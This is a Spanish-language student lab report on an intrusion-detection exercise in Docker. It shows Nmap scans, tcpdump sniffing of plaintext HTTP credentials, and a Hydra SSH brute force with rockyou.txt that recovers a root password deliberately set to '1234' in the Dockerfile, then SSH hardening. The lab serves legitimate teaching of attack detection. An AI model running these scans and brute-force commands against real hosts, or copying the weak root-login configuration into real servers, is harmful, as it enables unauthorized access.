



SEGURIDAD

MONITOREO Y DETECCIÓN DE
INTRUSIONES



LABORATORIO 5

Docker | tcpdump | Nmap | Hydra | Fail2Ban






OBJETIVO DEL LABORATORIO

Implementar un entorno capaz de: detectar actividad sospechosa, monitorear tráfico en tiempo real, analizar ataques ofensivos y aplicar medidas defensivas automatizadas.

- Detección Nmap, Sniffing HTTP, Fuerza bruta SSH
- Monitoreo logs, Fail2Ban, Hardening SSH





IMPLEMENTACIÓN DEL ENTORNO

- Se desplegó una infraestructura Docker compuesta por un servidor víctima y una máquina Kali Linux atacante para realizar pruebas ofensivas y defensivas controladas.

```
kali@kali: ~/lab2_ids_profundo_final
File Actions Edit View Help
[+] Building 1/1
  lab2_ids_profundo_final-servidor Built 0.0s
(kali@kali)-[~/lab2_ids_profundo_final]
$ docker-compose up -d
[+] Running 3/3
  Network lab2_ids_profundo_final_default Created 0.3s
  Container servidor_ids_final Started 2.0s
  Container kali_ids_final S... 1.9s
(kali@kali)-[~/lab2_ids_profundo_final]
$ docker ps
CONTAINER ID   IMAGE                PORTS
3835ad6e8aca   kalilinux/kali-rolling  "bash"
883e059dab78   lab2_ids_profundo_final-servidor  "/bin/sh -c 'service..."
(kali@kali)-[~/lab2_ids_profundo_final]
$
```

```
kali@kali: ~/lab2_ids_profundo_final
File Actions Edit View Help
GNU nano 8.1 docker-compo
services:
  servidor:
    build:
      context: .
      dockerfile: Dockerfile.server
    container_name: servidor_ids_final
    ports:
      - "8095:80"
      - "2235:22"
  kali:
    image: kalilinux/kali-rolling
    container_name: kali_ids_final
    tty: true
    stdin_open: true
```

```
kali@kali: ~/lab2_ids_profundo_final
File Actions Edit View Help
GNU nano 8.1 Dockerfile.server *
FROM ubuntu:20.04

ENV DEBIAN_FRONTEND=noninteractive

RUN apt update && apt install -y \
  apache2 \
  openssh-server \
  tcpdump \
  net-tools \
  iputils-ping \
  curl \
  nano \
  sudo \
  fail2ban \
  rsyslog

# SSH
RUN mkdir /var/run/ssh

# Configurar root
RUN echo "root:1234" | chpasswd

# Permitir login root
RUN sed -i 's/#PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config

# Copiar página web
COPY web/index.html /var/www/html/index.html

EXPOSE 80 22
```




LABORATORIO 5

El escaneo fue
posteriormente detectado
mediante tcpdump desde
el servidor.

RECONOCIMIENTO CON NMAP

Escaneo Avanzado de Red

Comando ejecutado: `nmap -A servidor_ids_final`

Detección lograda:

- Puertos abiertos identificados
- Versiones de servicios detectadas
- Servicios activos mapeados

Diferencia con PPT base:

- ✓ Escaneo real detectado en tiempo real
- ✓ Tráfico ofensivo analizado
- ✓ Comportamiento del atacante interpretado

```
root@3835ad6e8aca: / x root@3835ad6e8aca: / x
File Actions Edit View Help
root@3835ad6e8aca: / x root@3835ad6e8aca: / x
(root@3835ad6e8aca)-[/]
# nmap servidor_ids_final
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-18 20:26 +0000
Nmap scan report for servidor_ids_final (172.26.0.2)
Host is up (0.000021s latency).
rDNS record for 172.26.0.2: servidor_ids_final.lab2_ids_profundo_final_default
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:36:2B:84:D3:DE (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds

(root@3835ad6e8aca)-[/]
# nmap -sV servidor_ids_final
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-18 20:26 +0000
Nmap scan report for servidor_ids_final (172.26.0.2)
Host is up (0.000020s latency).
rDNS record for 172.26.0.2: servidor_ids_final.lab2_ids_profundo_final_default
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 02:36:2B:84:D3:DE (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.85 seconds
```


ANÁLISIS DEL TRÁFICO CAPTURADO

Monitoreo de tráfico de red en tiempo real para detectar escaneos maliciosos utilizando tcpdump -i eth0

- El monitoreo permitió identificar patrones típicos de reconocimiento ofensivo, incluyendo múltiples intentos SYN hacia distintos puertos.
- Escaneos de puertos identificados

```
File Actions Edit View Help
root@3835ad6e8aca: / x root@3835ad6e8aca: / x root@883e059dab78: / x
ult.37824: Flags [P.], seq 1123:1555, ack 820, win 249, options [nop,nop,TS val 2
641271932 ecr 3164197070], length 432
20:28:03.392886 IP kali_ids_final.lab2_ids_profundo_final_default.37824 > 883e059
dab78.ssh: Flags [F.], seq 820, ack 1555, win 249, options [nop,nop,TS val 316419
7091 ecr 2641271932], length 0
20:28:03.405336 IP 883e059dab78.ssh > kali_ids_final.lab2_ids_profundo_final_defa
ult.37824: Flags [F.], seq 1555, ack 821, win 249, options [nop,nop,TS val 264127
1953 ecr 3164197091], length 0
20:28:03.405459 IP kali_ids_final.lab2_ids_profundo_final_default.37824 > 883e059
dab78.ssh: Flags [.], ack 1556, win 249, options [nop,nop,TS val 3164197103 ecr 2
641271953], length 0
20:28:03.418487 IP kali_ids_final.lab2_ids_profundo_final_default.48738 > 883e059
dab78.http: Flags [S], seq 3417644615, win 32120, options [mss 1460,sackOK,TS val
3164197116 ecr 0,nop,wscale 7], length 0
20:28:03.418557 IP 883e059dab78.http > kali_ids_final.lab2_ids_profundo_final_def
ault.48738: Flags [S.], seq 1496297418, ack 3417644616, win 31856, options [mss 1
460,sackOK,TS val 2641271967 ecr 3164197116,nop,wscale 7], length 0
20:28:03.418609 IP kali_ids_final.lab2_ids_profundo_final_default.48738 > 883e059
dab78.http: Flags [.], ack 1, win 251, options [nop,nop,TS val 3164197117 ecr 264
1271967], length 0
20:28:03.424879 IP kali_ids_final.lab2_ids_profundo_final_default.48738 > 883e059
dab78.http: Flags [P.], seq 1:19, ack 1, win 251, options [nop,nop,TS val 3164197
123 ecr 2641271967], length 18: HTTP: GET / HTTP/1.0
20:28:03.424989 IP 883e059dab78.http > kali_ids_final.lab2_ids_profundo_final_def
ault.48738: Flags [.], ack 19, win 249, options [nop,nop,TS val 2641271973 ecr 31
64197123], length 0
20:28:03.426797 IP 883e059dab78.http > kali_ids_final.lab2_ids_profundo_final_def
ault.48738: Flags [P.], seq 1:422, ack 19, win 249, options [nop,nop,TS val 26412
71975 ecr 3164197123], length 421: HTTP: HTTP/1.1 200 OK
20:28:03.426927 IP kali_ids_final.lab2_ids_profundo_final_default.48738 > 883e059
dab78.http: Flags [.], ack 422, win 249, options [nop,nop,TS val 3164197125 ecr 2
```



```
root@3835ad6e8aca: /
File Actions Edit View Help
root@3835ad6e8aca: / x root@3835ad6e8aca: / x root@883e059dab78: / x
# nmap -A servidor_ids_final
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-18 20:27 +0000
Nmap scan report for servidor_ids_final (172.26.0.2)
Host is up (0.00022s latency).
rDNS record for 172.26.0.2: servidor_ids_final.lab2_ids_profundo_final_default
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 34:37:24:18:ac:3f:cd:8d:1f:7f:ac:a9:5e:a7:b8:f8 (RSA)
|   256 6e:44:55:cb:0b:a7:a6:16:d5:46:79:af:03:0a:fb:c4 (ECDSA)
|_  256 94:e9:48:e5:48:c9:b6:d4:67:44:63:8c:69:25:91:9b (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 02:36:2B:84:D3:DE (Unknown)
Device type: general purpose
Running: Linux 5.X|6.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 5.14 - 6.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1   0.22 ms servidor_ids_final.lab2_ids_profundo_final_default (172.26.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.11 seconds
```

DETECCIÓN DE ESCANEOS

Monitoreo de tráfico de red en tiempo real para detectar escaneos maliciosos utilizando tcpdump -i eth0

- 🔍 Paquetes SYN detectados
- 🛡 Escaneos de puertos identificados





```
root@3835ad6e8aca: /
File Actions Edit View Help
root@3835ad6e8aca: / x root@3835ad6e8aca: / x root@883e059dab78: / x root@883e059dab78: / x
| 256 6e:44:55:cb:0b:a7:a6:16:d5:46:79:af:03:0a:fb:c4 (ECDSA)
|_ 256 94:e9:48:e5:48:c9:b6:d4:67:44:63:8c:69:25:91:9b (ED25519)
80/tcp open  http  Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:36:2B:84:D3:DE (Unknown)
Device type: general purpose
Running: Linux 5.X|6.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 5.14 - 6.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTTms ADDRESS
1 0.22 ms servidor_ids_final.lab2_ids_profundo_final_default (172.26.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.11 seconds

(root@3835ad6e8aca)-[/]
# curl -X POST http://servidor_ids_final -d "user=admin&pass=123456"
<form method="POST" action="/">
  Usuario: <input name="user"><br>
  Password: <input name="pass" type="password"><br>
  <input type="submit">
</form>

(root@3835ad6e8aca)-[/]
#
```

CAPTURA DE CREDENCIALES HTTP

- Comando: `tcpdump -i eth0 -A port 80`
- Simulación de envío de credenciales con `curl -X POST`
 - Resultado: credenciales visibles en texto plano
 - Ejemplo capturado: `user=admin&pass=123456`



```
root@883e059dab78: /  
File Actions Edit View Help  
root@3835ad6e8aca: / x root@3835ad6e8aca: / x root@883e059dab78: / x  
(kali@kali)-[~/lab2_ids_profundo_final]  
$ docker exec -it servidor_ids_final bash  
root@883e059dab78: /# tcpdump -i eth0  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes  
20:27:45.675202 IP kali_ids_final.lab2_ids_profundo_final_default > 883e059dab78:  
ICMP echo request, id 1, seq 163, length 64  
20:27:45.675268 IP 883e059dab78 > kali_ids_final.lab2_ids_profundo_final_default:  
ICMP echo reply, id 1, seq 163, length 64  
20:27:46.675758 IP kali_ids_final.lab2_ids_profundo_final_default > 883e059dab78:  
ICMP echo request, id 1, seq 164, length 64  
20:27:46.675857 IP 883e059dab78 > kali_ids_final.lab2_ids_profundo_final_default:  
ICMP echo reply, id 1, seq 164, length 64  
20:27:47.690984 IP kali_ids_final.lab2_ids_profundo_final_default > 883e059dab78:  
ICMP echo request, id 1, seq 165, length 64  
20:27:47.691034 IP 883e059dab78 > kali_ids_final.lab2_ids_profundo_final_default:  
ICMP echo reply, id 1, seq 165, length 64  
20:27:48.715128 IP kali_ids_final.lab2_ids_profundo_final_default > 883e059dab78:  
ICMP echo request, id 1, seq 166, length 64  
20:27:48.715215 IP 883e059dab78 > kali_ids_final.lab2_ids_profundo_final_default:  
ICMP echo reply, id 1, seq 166, length 64  
20:27:49.738668 IP kali_ids_final.lab2_ids_profundo_final_default > 883e059dab78:  
ICMP echo request, id 1, seq 167, length 64  
20:27:49.738719 IP 883e059dab78 > kali_ids_final.lab2_ids_profundo_final_default:  
ICMP echo reply, id 1, seq 167, length 64  
20:27:50.735618 ARP, Request who-has kali_ids_final.lab2_ids_profundo_final_defau  
lt tell 883e059dab78, length 28  
20:27:50.735729 ARP, Reply kali_ids_final.lab2_ids_profundo_final_default is-at b  
a:64:2e:39:91:3b (oui Unknown), length 28  
20:27:50.765295 IP kali_ids_final.lab2_ids_profundo_final_default > 883e059dab78:  
ICMP echo request, id 1, seq 168, length 64
```

ANÁLISIS DE VULNERABILIDAD HTTP

La prueba demostró que HTTP transmite información sensible sin cifrado, permitiendo la interceptación directa de credenciales mediante sniffing.





LAB5

Análisis Ofensivo

```
root@3835ad6e8a
File Actions Edit View Help
root@3835ad6e8aca: / x root@3835ad6e8aca: / x root@883e059dab78: / x root@88
Password: <input name="pass" type="password"><br>
<input type="submit">
</form>

(root@3835ad6e8aca)-[/]
# hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://servidor_ids_final -t
4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mil
itary or secret service organizations, or for illegal purposes (this is non-bindi
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-18 20:33:0
6
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:143
44399), ~3586100 tries per task
[DATA] attacking ssh://servidor_ids_final:22/
[STATUS] 72.00 tries/min, 72 tries in 00:01h, 14344327 to do in 3320:27h, 4 activ
e
[STATUS] 70.67 tries/min, 212 tries in 00:03h, 14344187 to do in 3383:04h, 4 acti
ve
[STATUS] 70.57 tries/min, 494 tries in 00:07h, 14343905 to do in 3387:34h, 4 acti
ve
[STATUS] 70.47 tries/min, 1057 tries in 00:15h, 14343342 to do in 3392:28h, 4 act
ive
[22][ssh] host: servidor_ids_final login: root password: 1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-18 20:48:3
0

(root@3835ad6e8aca)-[/]
#
```

FUERZA BRUTA HYDRA

hydra -l root -P rockyou.txt ssh://servidor_ids_final

Simulación de ataque automatizado controlado para probar
la seguridad del servicio SSH en el contenedor víctima.



```
root@883e059dab78: /  
File Actions Edit View Help  
root@3835ad6e8aca: / x root@3835ad6e8aca: / x root@883e059dab78: / x root@883e059dab78: /  
May 18 20:48:27 883e059dab78 sshd[583]: pam_unix(sshd:session): session opened for user root by (uid=0)  
May 18 20:48:27 883e059dab78 sshd[583]: pam_systemd(sshd:session): Failed to connect to system bus: No such file or directory  
May 18 20:48:27 883e059dab78 sshd[583]: pam_env(sshd:session): Unable to open env file: /etc/default/locale: No such file or directory  
May 18 20:48:27 883e059dab78 sshd[583]: pam_unix(sshd:session): session closed for user root  
May 18 20:48:28 883e059dab78 sshd[588]: Failed password for root from 172.26.0.3 port 48304 ssh2  
May 18 20:48:29 883e059dab78 sshd[588]: Connection closed by authenticating user root 172.26.0.3 port 48304 [preauth]  
May 18 20:48:29 883e059dab78 sshd[588]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.26.0.3 user=root  
May 18 20:48:30 883e059dab78 sshd[586]: Failed password for root from 172.26.0.3 port 48288 ssh2  
May 18 20:48:30 883e059dab78 sshd[582]: Failed password for root from 172.26.0.3 port 48268 ssh2  
May 18 20:48:30 883e059dab78 sshd[586]: Connection closed by authenticating user root 172.26.0.3 port 48288 [preauth]  
May 18 20:48:30 883e059dab78 sshd[586]: PAM 3 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.26.0.3 user=root  
May 18 20:48:30 883e059dab78 sshd[586]: PAM service(sshd) ignoring max retries; 4 > 3  
May 18 20:48:30 883e059dab78 sshd[582]: Connection closed by authenticating user root 172.26.0.3 port 48268 [preauth]  
May 18 20:48:30 883e059dab78 sshd[582]: PAM 4 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.26.0.3 user=root  
May 18 20:48:30 883e059dab78 sshd[582]: PAM service(sshd) ignoring max retries; 5 > 3
```

MONITOREO DE LOGS

- Los eventos fueron generados en tiempo real durante la ejecución de Hydra.

📋 Comando: `tail -f /var/log/auth.log`

🔍 Detectado:

- Intentos fallidos de contraseña
- Fallos de autenticación
- Intentos masivos SSH



LABORATORIO 5

```
File Actions Edit View Help
root@3835ad6e8aca: / x root@3835ad6e8aca: / x root@883e059da
GNU nano 4.8
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T
```

HARDENING SSH

● Fortificación del Servicio SSH

Configuración aplicada: PermitRootLogin no

- Deshabilita acceso root directo por SSH
- Re-ejecución de Hydra para validar protección
- Ataques de fuerza bruta ahora fallan completamente



HYDRA DENEGADO

- Luego del hardening, Hydra ya no logró autenticarse exitosamente.

```
root@3835ad6e8aca: / x root@883e059dab78: / x root@883e059dab78: / x root@883e059dab78: / x
File Actions Edit View Help
(kali@kali)-[~/lab2_ids_profundo_final]
$ docker exec -it kali_ids_final bash
(root@3835ad6e8aca)-[/]
# hydra -l root -p 1234 ssh://servidor_ids_final -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-18 20:56:04
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://servidor_ids_final:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-18 20:56:07
(root@3835ad6e8aca)-[/]
#
```